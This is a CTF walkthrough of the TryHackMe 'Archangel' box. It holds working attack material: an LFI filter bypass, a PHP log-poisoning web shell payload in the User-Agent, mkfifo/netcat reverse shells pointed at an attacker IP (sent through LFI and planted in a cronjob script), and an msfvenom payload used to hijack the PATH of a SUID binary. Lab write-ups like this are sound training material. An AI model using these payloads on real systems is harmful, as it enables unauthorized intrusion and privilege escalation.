Introduction
Link to room : https://tryhackme.com/room/archangel
This is a write-up of a easy rated box on TryHackMe cybersecurity training platform. The combination of vulnerabilities is a very good practice for OSCP exam since it combines common ones - chaining LFI & log poisoning to RCE, exploit of a cronjob and a SUID file.
Enumeration
Thanks to Ippsec , the initial scan of every box is the same :
sudo nmap -sV -sC -oA archangel 10.10.95.74
To clarify:
| -sV | -sC | -oA |
|---|---|---|
| Enumerates versions | Uses standard vulnerability scripts | Outputs data to all formats |
And these are the results :
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-06 06:31 EDT
Nmap scan report for 10.10.95.74
Host is up (0.057s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3
| ssh-hostkey:
|   2048 9f:1d:2c:9d:6c:a4:0e:46:40:50:6f:ed:cf:1c:f3:8c (RSA)
|   256 63:73:27:c7:61:04:25:6a:08:70:7a:36:b2:f2:84:0d (ECDSA)
|_  256 b6:4e:d2:9c:37:85:d6:76:53:e8:c4:e0:48:1c:ae:6c (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Wavefire
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Since I see only ssh & a webserver I’m going for that Apache web server on port 80.

After checking out the webpage I see many links that dont go anywhere - a dead end. However, I noticed a domain name in the header :

So lets try to add mafialive.thm to our hosts file. I’m using ParrotOS with a non-root account so I’ll be using sudo :
sudo vi /etc/hosts

Save the file and thats it!
Hostfiles were used in the old days before DNS came to be, and were used for IP to address mapping. Here is a link for more info.
We are telling our machine that the IP address corresponds with a particular domain. Kind of like when you take a taxi and tell the address to your driver.
Now lets go to domain mafialive.thm :

Note that the flag is blurred.
Since I found no clues while checking the page with CTRL+U - i decided to gobust.
gobuster dir -u http://mafialive.thm/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -t 50 -x php,html,txt

An interesting file pops up: test.php
Let’s check it out:

Interesting. The page title is set to INCLUDE. Let’s open up BurpSuite and capture the traffic to see what’s going on. After this click on the button Here is a button.

Exploitation
After the traffic is captured - send it to the repeater with CTRL+R.

Now we can play with the requests.
The box gave a hint by placing INCLUDE as the title - so trying Local File Inclusion is the next step.
After testing it out - I noticed a filter was present. The server seems to block our / character when going out of the development_testing directory.
So the next logical step is to try to add another :)

And we get a response from the server :

So the request was :
mrrobot.php..//..//..//..//..//..//etc//passwd
However, this does not help us to get the 2nd flag. After this, I switched to the simple php base64 filter.
We can just make a request directly in the browser and it will work just as easily :

The complete url is:
http://mafialive.thm/test.php?view=php://filter/convert.base64-encode/resource=/var/www/html/development_testing/test.php
So we are using php://filter/convert.base64-encode/resource= to select which file we want to encode in base64.
Now we can copy that base64 input and decode it. I used a simple base64 -d :
echo "CQo8IURPQ1RZUEUgSFRNTD4KPGh0bWw+......" | base64 -d
This reveals the source code of test.php with the visible flag :

Also, something is interesting about the code. Note that its specified that if our request contains ../.. and /var/www/html/development_testing that we will get Sorry, Thats not allowed error message. We escaped that ../.. by using doube // earlier. Quite neat!

Now the next step is to turn LFI to Remote Code Execution (RCE).
Since the server is running Apache and I saw that we can access logs at /var/log/apache2/access.log
It’s time for the classic log poisoning. We will edit a request and send it with Burp. After this gets logged we should be able to execute code on the machine.
The request is:
User Agent: <?php echo '<pre>' . shell_exec($_GET['cmd']) . '</pre>';?>

Now to check if our RCE is working:
..//..//..//..//..//..//var//log//apache2//access.log&cmd=ifconfig

Success!
Due to server running Apache and executing php code & our abbility to LFI - now we have working RCE.
To get a reverse shell we can use the following code:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc IP PORT >/tmp/f
After this, the next in line is setting up a netcat listener:

sudo nc -nlvp 80
Now we only have to make sure to URL encode the reverse shell request in Burp with CRTL+U. It should look like this:
....&cmd=rm+/tmp/f%3bmkfifo+/tmp/f%3bcat+/tmp/f|sh+-i+2>%261|nc+10.9.83.183+80+>/tmp/f
After sending the request we get a reverse shell as www-data :
Elevation to User
After getting this shell the next step is to convert it into a fully interactive tty. This is the following code that I’m using to do this:
python3 -c 'import pty;pty.spawn("/bin/bash");'
stty rows 40 cols 190
export SHELL=bash
export TERM=xterm
export LS_OPTIONS='--color=auto'
eval "`dircolors`"
alias ls='ls $LS_OPTIONS'
export PS1='\[\e]0;\u@\h: \w\a\]\[\033[01;32m\]\u@\h\[\033[01;34m\] \w\$\[\033[00m\] '
CTRL+Z
stty raw -echo
fg
ENTER
ENTER
After this is done, we have a fully interactive tty :

To continue further - one of the first things to enumerate when trying to escalate privileges are cronjobs - scheduled tasks. I noticed this :

We have write privileges on a cronjob of user Archangel which is executing every 1 minute. This is what’s inside of the helloworld.sh :
#!/bin/bash
echo "hello world" >> /opt/backupfiles/helloworld.txt

Let’s set up a netcat listener and append a reverse shell to the helloworld.sh file :
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.9.83.183 80 >/tmp/f" >> /opt/helloworld.sh
This gives us a shell :
Privilege Escalation
After setting up our tty, we can see the 2 flags (user.txt & user2.txt) and contents of the secrets/ directory. There is a SUID inside which runs with root privileges when run by the user Archangel:

After running it and checking it out with strings I notice that the cp command is run without the full path annotation. This is exploitable.
We can create a msfvenom payload called cp and adjust our PATH variable and when executing ./backup we should get a reverse shell.
msfvenom -p linux/x64/shell_reverse_tcp -f elf -o cp LHOST=10.9.83.183 LPORT=80
We can set up a python server and transfer this file over to /home/arcahngel/secret/ with wget. On our machine :
python3 -m http.server 80
On the target:
wget http://10.9.83.183/cp
We can modify our PATH variable :


Set up a netcat listener, and then make the file cp executable and run the ./backup :

This returns us the root shell :
Conclusion & Tips
This was a very interesting box with common vulnerabilites.
Thing to note is the different locations of the Apache log file. You can find the resources I used below.
Also, when testing for LFI - you can set up Burp Intruder which will automate the process for you (if you supply it with a wordlist).
Resources
PortSwigger Directory Traversal
Log poisoning
Unix Log locations
Reverse shell generator